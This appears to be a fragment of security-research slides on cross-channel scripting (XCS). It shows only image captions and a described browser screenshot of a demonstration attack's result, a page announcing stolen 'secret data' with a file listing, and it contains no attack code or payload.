
XCS illustrated




XCS illustrated



XCS illustrated



XCS illustrated





Attack result

A screenshot of a Mozilla Firefox browser window. The title bar says "Mozilla Firefox". The menu bar includes "File", "Edit", "View", "History", "Bookmarks", "Tools", and "Help". The toolbar has icons for back, forward, stop, and home. The address bar shows "http://[REDACTED]/cgi-bin/browse?share=share". A red oval highlights the URL. The main content area displays:

Hello!

We now own your secret data. For example:

EDmin - secret/


[To Parent Directory]

01/09/2000 22:50:05 7.7k secret code.exe

01\09\2000 22:50:02 5.5k secret code.exe

[To Parent Directory]

XCS: cross-channel scripting



Devices as stepping stones



